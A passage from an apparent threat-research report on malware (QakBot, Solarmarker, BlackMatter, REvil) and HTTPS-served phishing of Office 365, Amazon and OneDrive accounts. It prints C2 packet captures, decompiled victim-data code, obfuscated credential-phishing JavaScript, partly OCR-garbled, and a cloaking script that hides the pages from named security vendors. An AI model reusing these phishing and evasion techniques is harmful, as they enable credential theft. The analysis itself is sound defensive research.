 3185 514.890041  10.1.29.101   68.1.115.106  TCP        60 49698 → 443 [ACK] Seq=1 Ack=1 Win=26
 3186 514.890312  10.1.29.101   68.1.115.106  TLSv1.2   207 Client Hello
 3187 515.013250  68.1.115.106  10.1.29.101   TLSv1.2   959 Server Hello, Certificate, Server He
 3188 515.023832  10.1.29.101   68.1.115.106  TCP        60 49698 → 443 [ACK] Seq=154 Ack=906 Wi
 3189 515.023833  10.1.29.101   68.1.115.106  TLSv1.2   372 Client Key Exchange, Change Cipher S
 3190 515.156988  68.1.115.106  10.1.29.101   TLSv1.2   280 New Session Ticket, Change Cipher Sp

> Transmission Control Protocol, Src Port: 443, Dst Port: 49698, Seq: 1, Ack: 154, Len: 905
v Transport Layer Security
  > TLSv1.2 Record Layer: Handshake Protocol: Server Hello
  v TLSv1.2 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 833
    v Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 829
        Certificates Length: 826
      v Certificates (826 bytes)
          Certificate Length: 823
```

Figure 10: *QakBot uses TLS handshake*

Solarmarker

Summary

Malware known as Solarmarker / Jupyter Infostealer / Yellow Cockatoo / Polazert is a highly modular information stealer and keylogger. The malware usually packages itself with known potentially unwanted applications (PUAs), such as PDFSam, generally using Innopack to package itself as a legitimate program file. Solarmarker infection is usually achieved using SEO poisoning, which is an old technique used as a lure to make victims download files from the internet. The download of the malware package happens over HTTPS.

Evasion techniques


This malware is distributed using installers such as MSI and Innopack. This is done to increase the size of the initial vector to be above 50 MB, which is higher than the submission size of some malware repositories and sandboxes. MSI is also used to evade endpoint detection and antivirus solutions, as MSI executing PowerShell is less suspicious than an EXE executing a PowerShell script.

Persistence mechanism

In recent campaigns, the malware drops a .lnk file in the user's Start Menu\Programs\Startup directory. With the .lnk file being placed in this directory, it will be executed on startup and start the backdoor.

Network communication

Solarmarker is served using the TLS protocol and distributed using SEO poisoning. As this malware is usually packaged with other installers, its network communication is somewhat obfuscated by the legitimate packers' communications. Most programs use TLS and HTTPS, whereas the malicious communication happens over HTTP using POST requests. The IP address is present in the binary. The user data is sent using a JSON as shown below.



```
{
    "{\"action\":\"ping\",\"",
    Deimos.a.a(new char[]
    {
        'h',
        'w',
        'i',
        'd'
    }),
    "\":\"",
    A_0.g,
    "\",\"pc_name\":\"",
    Deimos.a.h(),
    Deimos.a.b(),
    "\",\"os_name\":\"",
    Deimos.a.e(),
    Deimos.a.b(),
    "\",\"arch\":\"",
    Deimos.a.f() ? "x64" : "x86",
    Deimos.a.b(),
    "\",\"rights\":\"",
    Deimos.a.d() ? "Admin" : "User",
    Deimos.a.b(),
    "\",\"version\":\"",
    A_0.a,
    "\",\"",
```

Figure 11: *User data sent using JSON*

BlackMatter

Summary


BlackMatter began distribution in July 2021. BlackMatter ransomware operators use double-extortion techniques and are known to publish stolen sensitive data of victims in its website if the ransom is not paid. It provides RaaS (ransomware as a service) and has been seen posting an ad on a forum and asking for brokers who can provide initial access to compromised large networks—the BlackMatter operators pay brokers for network access. BlackMatter ransomware uses combinations of RSA+ Salsa20 in the encryption process. This ransomware appends ".{Random alphanumeric characters}" extensions to files after encryption. It drops the ransom note "{Random alphanumeric characters}.README.txt".

Evasion and obfuscation

BlackMatter ransomware deletes shadow copies on a victim's machine to prevent system restore. It terminates processes related to productivity, such as Outlook, Oracle, and Notepad, so that the ransomware can encrypt more files. After execution, it also elevates privileges via a COM interface. It uses string obfuscation and a dynamic Win32 API resolving technique.

Network communication

BlackMatter collects information such as bot version, bot ID, hostname, username, disk info, operating system, system architecture, and encrypted file information. It communicates through HTTPS and uses TLS for encryption as shown in the following screenshot. If the payload fails to communicate with HTTPS, it uses HTTP to communicate with the command-and-control server.



```
tcp.stream eq 0

No. Time     Source          Destination     Protocol Length Info
  8 0.530400 206.188.197.206 192.168.122.67  TLSv1.2    2974 Server Hello
  9 0.530427 206.188.197.206 192.168.122.67  TCP        1230 443 → 49169 [PSH, ACK]
    0.533364 192.168.122.67  206.188.197.206 TCP          60 49169 → 443 [ACK] Seq=1
    0.533767 192.168.122.67  206.188.197.206 TCP          60 49169 → 443 [ACK] Seq=1
    0.534989 192.168.122.67  206.188.197.206 TCP          60 49169 → 443 [ACK] Seq=1
    0.535384 192.168.122.67  206.188.197.206 TCP          60 49169 → 443 [ACK] Seq=1
    0.536102 206.188.197.206 192.168.122.67  TLSv1.2     874 Certificate, Server Key
    0.537328 192.168.122.67  206.188.197.206 TCP          60 49169 → 443 [ACK] Seq=1

> Ethernet II, Src: RealtekU_b2:3b:fe (52:54:00:b2:3b:fe), Dst: 42:01:0a:96:00:11 (42:01:
> Internet Protocol Version 4, Src: 206.188.197.206, Dst: 192.168.122.67
> Transmission Control Protocol, Src Port: 443, Dst Port: 49169, Seq: 4097, Ack: 188, Len
> [3 Reassembled TCP Segments (4029 bytes): #8(2830), #9(1176), #14(23)]
v Transport Layer Security
   > TLSv1.2 Record Layer: Handshake Protocol: Certificate
v Transport Layer Security
   > TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
   > TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done

0000  42 01 0a 96 00 11 52 54  00 b2 3b fe 08 00 45 00   B·····RT ··;···E·
0010  03 5c b9 61 40 00 2d 06  c1 c3 ce bc c5 ce c0 a8   ·\·a@·-· ········
0020  7a 43 01 bb c0 11 de 3f  b2 98 b7 7f 11 48 50 18   zC·····? ·····HP·
0030  00 ed af 61 00 00 a4 7d  b1 d8 e8 49 82 84 06 9b   ···a···} ···I····
```

Figure 12: *BlackMatter uses TLS for encryption*

REvil/Sodinokibi

Summary

REvil ransomware, also known as Sodinokibi, was first spotted in April 2019 being distributed through spam emails, exploit kits, and compromised RDP accounts; Sodinokibi also frequently exploits vulnerabilities in Oracle WebLogic. Sodinokibi encrypts every file and appends the .{random alphanumeric characters} extension. It uses a combination of Salsa20 and ECDH-based key exchange algorithms in the encryption process. It drops the ransom note "{random alphanumeric characters}-readme.txt" and changes the wallpaper in the infected system.

Evasion and obfuscation

REvil has the capability to use UAC bypass techniques to perform functions with elevated privileges in the context of the current process. REvil also uses various Windows APIs to determine the default system language installed on the machine and proceeds to perform the malicious activities only if the system language is not present in the preconfigured whitelist. Such language checks are often performed by ransomware strains to prevent infecting victims in specific geographical regions.

Network communication

REvil collects username, hostname, domain name, keyboard layout, operating system, drive info, CPU architecture, and encryption key details from a victim's system and sends this information to its command-and-control server using HTTPS. The list of domains are present in configuration embedded in the payload.

Microsoft Office 365

We have observed the abuse of legitimate hosting sites and online code editors, such as glitch.me, codesandbox, workers cloudflare, and more, for hosting phishing content. These sites serve the phishing pages over HTTPS and help in rapid web development. A few examples of these phishing sites are shown below.





Figure 13: *Example of phishing site*


These phishing pages are using multilayered obfuscation, and some parts of the source code have been obfuscated with a mix of JavaScript obfuscators and Base64 encoding.



```
<script>
function _0x2e46(){var _0x563402=['mic2','#div3','9jRhsCe','focus','attr','.logoname','#back','which','submit-
btn','done','mic1','val','show','pst','15Jg2Cof]','substr','https://logo.clearbit.com/','mdiv2','#ai','next','title','preventDefault','hide','[illegible]','ready'
'indexOf','#msg','POST','fail','#field','[illegible]','#error','innerHTML','.logoimg','[illegible]
[illegible]','toUpperCase','html','oldpass','#aich','error','location','bG9naW4=','890637UZMkvJ','476382wGzgFC','[illegible]','keyCode','[illegible]','[illegible]
CWF','TWljcm9zb220','JSON','#next','You\x20will\x20be\x20redirected\x20to\x20your\x20office\x20Mailbox\x20shortly.','Your\x20account\x20or\x20password\x20is\x20incorrect.\
20If\x20you\x20don\x27t\x20remember\x20your\x20password,\x20<a\x20href=\x27#\x27>reset\x20it\x20now</a>','255195IxYvOg',':visible','src','sio','getElementById','[illegible]
yb3NvZnQ=','mic','#pr','1709792fuGsFc','7lqpfcw','c2021','https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico','12mITiUt','[illegible]
XQuig==','replace','#div1','8203798kYBHhd','[illegible]','click','#load-
text','animate','https://www.office.com','Details\x20Send\x20To\x20Be\x20Om\x20Your\x20Mail\x20BOX','#submit-
btn','U2lnbiBJbg==','toLowerCase','4560izdyN','[illegible]','Microsoft','text'];_0x2e46=function(){return _0x563402;};return _0x2e46();}function
_0x406a(_0x216478,_0x104770){var _0x2e46aa=_0x2e46();return _0x406a=function(_0x406a22,_0x1f31a){_0x406a22=_0x406a22-0x1b0;var _0x2bd2ca=_0x2e46aa[_0x406a22];return
_0x2bd2ca;},_0x406a(_0x216478,_0x104770);}var _0x536086=_0x406a;(function(_0xf40188,_0x411526){var _0x5d57ec=_0x406a,_0x20bec0=_0xf40188();while(!![]){try{var
_0x47d7e8=parseInt(_0x5d57ec(0x1d9))/0x1+parseInt(_0x5d57ec(0x1c7))/0x2*(-parseInt(_0x5d57ec(0x1f1))/0x3)+-parseInt(_0x5d57ec(0x1dd))/0x4*
(parseInt(_0x5d57ec(0x1c6))/0x5)+parseInt(_0x5d57ec(0x1ca))/0x6*(-parseInt(_0x5d57ec(0x1da))/0x7)+parseInt(_0x5d57ec(0x1fd))/0x8*(-parseInt(_0x5d57ec(0x1d1))/0x9)+-
parseInt(_0x5d57ec(0x1e1))/0xa+parseInt(_0x5d57ec(0x1c8))/0xb*(parseInt(_0x5d57ec(0x1ab))/0xc);if(_0x47d7e8===_0x411526)break;else _0x20bec0['push'](_0x20bec0['shift']
());}catch(_0x5d34d3){_0x20bec0['push'](_0x20bec0['shift']());}}}(_0x2e46,0xd2558));var
title=atob(_0x536086(0x1c8)),si=atob(_0x536086(0x1e9)),error=atob(_0x536086(0x1e2)),na=atob('[illegible]'),co=atob('[illegible]'),cay=atob('[illegible]
[illegible]'),mic1=atob(_0x536086(0x1cc)),next=atob('TmV4dA=='),ep=atob(_0x536086(0x1b3)),msg=atob(_0x536086(0x1be)),mic=atob(_0x536086(0x1cc)),fp2=atob(_0x536086(0x1b
)),submitbtn=atob(_0x536086(0x1c5)),mic2=atob(_0x536086(0x1cc)),loadtext=atob(_0x536086(0x1de)),sio=atob('U2lnbiBpbiBvcHRpb25z'),c2021=atob(_0x536086(0x1d6)),pst=atob(_0x5
6086(0x1ec)];document[_0x536086(0x1b0)]=title,document[_0x536086(0x1d5)]('si')[_0x536086(0x1bc)]=si,document['getElementById'](_0x536086(0x1c3))
[_0x536086(0x1bc)]=error,document[_0x536086(0x1d5)]('na')[_0x536086(0x1bc)]=na,document[_0x536086(0x1d5)]('co')['innerHTML']=co,document['getElementById'](_0x536086(0x202)
[_0x536086(0x1bc)]=next,document[_0x536086(0x1d5)]('ep')['innerHTML']=ep,document['getElementById']('msg')[_0x536086(0x1bc)]=msg,document['getElementById']
(_0x536086(0x1d7))[_0x536086(0x1bc)]=mic,document['getElementById'](_0x536086(0x1f9))[_0x536086(0x1bc)]=mic1,document[_0x536086(0x1d5)]('fp2')
[_0x536086(0x1bc)]=fp2,document[_0x536086(0x1d5)](_0x536086(0x1f7))[_0x536086(0x1bc)]=submitbtn,document[_0x536086(0x1d5)](_0x536086(0x1ef))
[_0x536086(0x1bc)]=mic2,document[_0x536086(0x1d5)]('loadtext')['innerHTML']=loadtext,document[_0x536086(0x1d5)](_0x536086(0x1d4))
[_0x536086(0x1bc)]=sio,document['getElementById'](_0x536086(0x1db))['innerHTML']=c2021,document[_0x536086(0x1d5)](_0x536086(0x1fc))[_0x536086(0x1bc)]=pst,$(document)
[_0x536086(0x1b4)](function(){var _0x522948=_0x536086,_0x28ascd=0x0;$('#ai')[_0x522948(0x1a3)](function(){var _0x5c9699=_0x522948;$(_0x5c9699(0x1bb))[_0x5c9699(0x1b2)]
();});$(document)['keypress'](function(_0x478a48){var _0x5527ea=_0x522948,_0x3a1209=_0x478a48[_0x5527ea(0x1c4)]?
_0x478a48[_0x5527ea(0x1c3)]:_0x478a48[_0x5527ea(0x1f6)];if(_0x3a5209=='13'){_0x478a48[_0x5527ea(0x1b1)]();if($(_0x5527ea(0x1e0))['is'](_0x5527ea(0x1d2)))$('#next')['click'
();else{if($(_0x5527ea(0x200))['is'](':visible'))_0x478a48[_0x5527ea(0x1b1)](),$(_0x5527ea(0x1e8))['click']();else return![];}}}),$(_0x522948(0x1ce))['click'](function()
{var _0x17654c=_0x522948;event[_0x17654c(0x1b1)]();var _0xbbe5bda4=[illegible](0x201)][_0x17654c(0x1fa)](),_0xd0fd97=/^([a-zA-Z0-9_\.\-])+\@(([a-zA-Z0-9\-])+\.)+([a-zA-Z0-9]
```

Figure 14: *Example of multilayered obfuscation*


Another instance of multilayered obfuscation is shown below.



```
<script>
  var _0x4aa0=[ [illegible]
```

Figure 15: *Example of multilayered obfuscation*

These phishing sites also fingerprint IP addresses and will redirect to a legitimate Microsoft site if the IP belongs to a list of companies shown in the screenshot below.




```
$.ajax({
        type: "GET",
        url:'https://pro.ip-api.com/json/?key=tPiZVEq18Ne6eQ1&fields=66846719',
        dataType: "json",
        success: function (res) {
        var e833200 = res.as + " " + res.asname + " " + res.isp;
          if (
          e833200.toLowerCase().indexOf("phish".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("Paypal".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("namecheap".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("Google".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("Amazon".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("M247".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("AVAST".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("Kaspersky".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("BullGuard".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("Wintek Corporation".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("McAfee".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("commodo".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("bitdefender".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("Contina".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("Symantec".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("fireeye".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("NetCraft".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("YandexBot".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("barracuda".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("mimecast".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("appriver".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("proofpoint".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("urlscan".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("urlredirectresolver".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("urlresolver".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("bingbot".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("bot".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("trendmicro".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("spam".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("crawler".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("mozilla".toLowerCase()) >= 0
          || e833200.toLowerCase().indexOf("msnbot".toLowerCase()) >= 0
```

Figure 16: *List of companies*

Amazon

We have observed instances of Amazon phishing over HTTPS. One such instance is shown in the screenshot below. We can see that the region of delivery has been predefined to the United States, which provides insight about the target for this phishing campaign.



https://wisuda.unwahas.ac.id/js/wquery-ui.js/base/file/


Sign in

Email (phone for mobile accounts)

New to Amazon?

© 1996-2021, Amazon.com, Inc. or its affiliates

Figure 17: *Instance of Amazon phishing over HTTPS*



https://wisuda.unwahas.ac.id/js/wquery-ui.js/base/file/homepage/?update_billing

Please Confirm Billing to Complete Order Process

Update Your Billing Address

1. 2. 3. 4.

Full Name (Enter Your Full Name)
Full Name

Street address (Enter Your Street address)
Street and number, P.O. box, c/o.

City (Enter Your City)
City

State (Enter Your State)
State / Province / Region


Zip / Postal Code (Enter Your Zip / Postal Code)
Zip / Postal Code

Phone number (Enter Your Phone number)
Phone number

Date Of Birth (Enter Your Date Of Birth)
DD/MM/YYYY

Figure 18: *Instance of Amazon phishing over HTTPS*

The attacker-defaced page below at the location of the Amazon phishing hosting website.




https://wisuda.unwahas.ac.id/js/wquery-ui.js/base/

Figure 19: *Attacker-defaced page*

OneDrive

We observed attackers serving OneDrive phishing pages over HTTPS. These were served from compromised websites hosting the phishing content. The source code is encoded with the basic hex encoding to evade detection from phishing content scanners.



These files are secured, please sign in with your correct email and password to gain access to the files

Please sign in

Email


Password

□ Keep me signed in

Forgot password?

View File(s)

Figure 20: *Instance of OneDrive phishing over HTTPS*



To read the document, please choose your email provider below Login to view shared file.

